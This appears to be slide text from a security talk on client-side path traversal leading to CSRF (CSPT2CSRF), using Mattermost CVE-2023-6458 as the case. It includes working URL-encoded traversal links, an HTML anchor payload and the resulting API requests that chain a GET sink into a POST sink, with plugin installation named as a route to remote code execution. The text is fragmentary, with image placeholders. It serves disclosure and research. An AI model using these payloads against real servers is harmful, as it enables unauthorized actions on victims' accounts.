<code>force</code>	string Set to 'true' to overwrite a previously installed plugin with the same ID, if any

Responses

> 201 Plugin install successful

> 400 Invalid or missing parameters in URL or request body

> 403 Do not have appropriate permissions

> 501 Feature is disabled

POST /api/v4/plugins/install_from_url

http://your-mattermost-url.com/api/v4/plugins/install_from_url

https://your-mattermost-url.com/api/v4/plugins/install_from_url

Content type
application/json

Copy

```
{  
  "status": "string"  
}
```

Severity

- **Source:**
 - Victim must visit a link
- **Sinks:**
 - Multiple impactful state-changing sinks are reachable
 - Worst case scenario => RCE

Complexity: Low

Impact: High

Severity: High



CVE-2023-6458

- CSPT2CSRF with a GET sink in Mattermost

*Mattermost webapp fails to validate route parameters in /**<TEAM_NAME>/channels/<CHANNEL_NAME>** allowing an attacker to perform a client-side path traversal.*



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CSPT2CSRF with a **GET sink**

- Golden Rule
 - No state changing operations on a GET endpoint.
- Not exploitable



CSPT2CSRF with a **GET sink**

- Golden Rule
 - No state changing operations on a GET endpoint
- Not **DIRECLTY** exploitable




CSPT2CSRF with a **GET sink**

- Golden Rule
 - No state changing operations on a GET endpoint
- Not **DIRECTLY** exploitable, **let's look at a second-order exploitation**



CSPT2CSRF with a GET sink




GET /data?id=1337


GET /api/data/1337/details
Host: api.target.com
Authorization: Bearer <BEARER>

```
{  
  "id": "1337",  
  "details": {  
    ...  
  }  
}
```

POST /api/data/1337
Host: api.target.com
Authorization: Bearer <BEARER>



CSPT2CSRF with a GET sink




GET /data?id=1337/../../anotherEndpoint?

GET /api/anotherEndpoint
Host: api.target.com
Authorization: Bearer <BEARER>

```
{  
  "id": "../POST_sink"  
}
```

POST /api/POST_sink
Host: api.target.com
Authorization: Bearer <BEARER>





GET CSPT2CSRF -> POST CSRF

- 1st primitive: GET CSPT2CSRF:
 - **Source: {USER_INPUT}**
 - **Sink: GET request on the API**
- 2nd primitive: POST CSPT2CSRF:
 - **Source: id from the JSON data**
 - **Sink: POST request on the API**



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
- CSPT2CSRF with a **GET** sink in Mattermost

*Mattermost webapp fails to validate route parameters in /**<TEAM_NAME>/channels/<CHANNEL_NAME>** allowing an attacker to perform a client-side path traversal.*



Front-end logic

`/<TEAM_NAME>/channels/<CHANNEL_NAME>`




Retrieves channel details of CHANNEL_NAME

Check if the user is member of the channel

Add the user to channel







CSPT2CSRF GET Sink

- Injection in the path using url encoding
- CSPT2CSRF with an authenticated **GET** sink on the API



guest_user 3:35 PM


http://localhost:8065/doyensec/channels/..%2F..%2F..%2F..%2FCSPT_INJECTION_GET


```
<html>
```

```
<a href="http://localhost:8065/doyensec/channels/..%252F..%252F..%252F..%252FCSPT_INJECTION_GET">LINK</a>
```

```
</html>
```

```
GET /api/v4/teams/s49xtn193tn4xytk4auch6e67y/channels/name/..%2f..%2f..%2f..%2fcspt_injection_get?include_deleted=true
GET /api/v4/cspt_injection_get?include_deleted=true
```









GET CSPT2CSRF -> POST CSRF

- 1st primitive: GET CSPT2CSRF:
 - Source: {PATH_PARAM}
 - Sink: GET request on the API
- 2nd primitive: POST CSPT2CSRF:
 - Source: id from the JSON data
 - Sink: POST request on the API





GET CSPT2CSRF -> POST CSRF



Retrieves channel details of `../%2F..%2F..%2F..%2Fget_sink`

GET /api/v4/`get_sink`?include_delete=true
Host: api.target.com

```
{  
  "id": "../post_sink?",  
  "display_name": "channel_name",  
  "name": "channel_name",  
  ...  
}
```



Finding the **GET sink gadget**

- GET endpoint
- No mandatory BODY parameters
- Attacker can control the path parameters
- Attacker can pass additional GET parameters

🧩 Attacker must control the **id of the returned JSON 🧩**

- IDs in Mattermost are generated randomly and can't be modified



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Exploiting Client-Side Path Traversal
CSRF is Dead, Long Live CSRF

Finding the GET sink gadget

Get a **file**

Gets a **file** that has been uploaded previously.

Permissions

Must have `read_channel` permission or be uploader of the **file**.

AUTHORIZATIONS: > *bearerAuth*

PATH PARAMETERS

→ **file_id** string
required
The ID of the **file** to get

GET `/api/v4/files/{file_id}`

Response samples

400

401

403

404

501

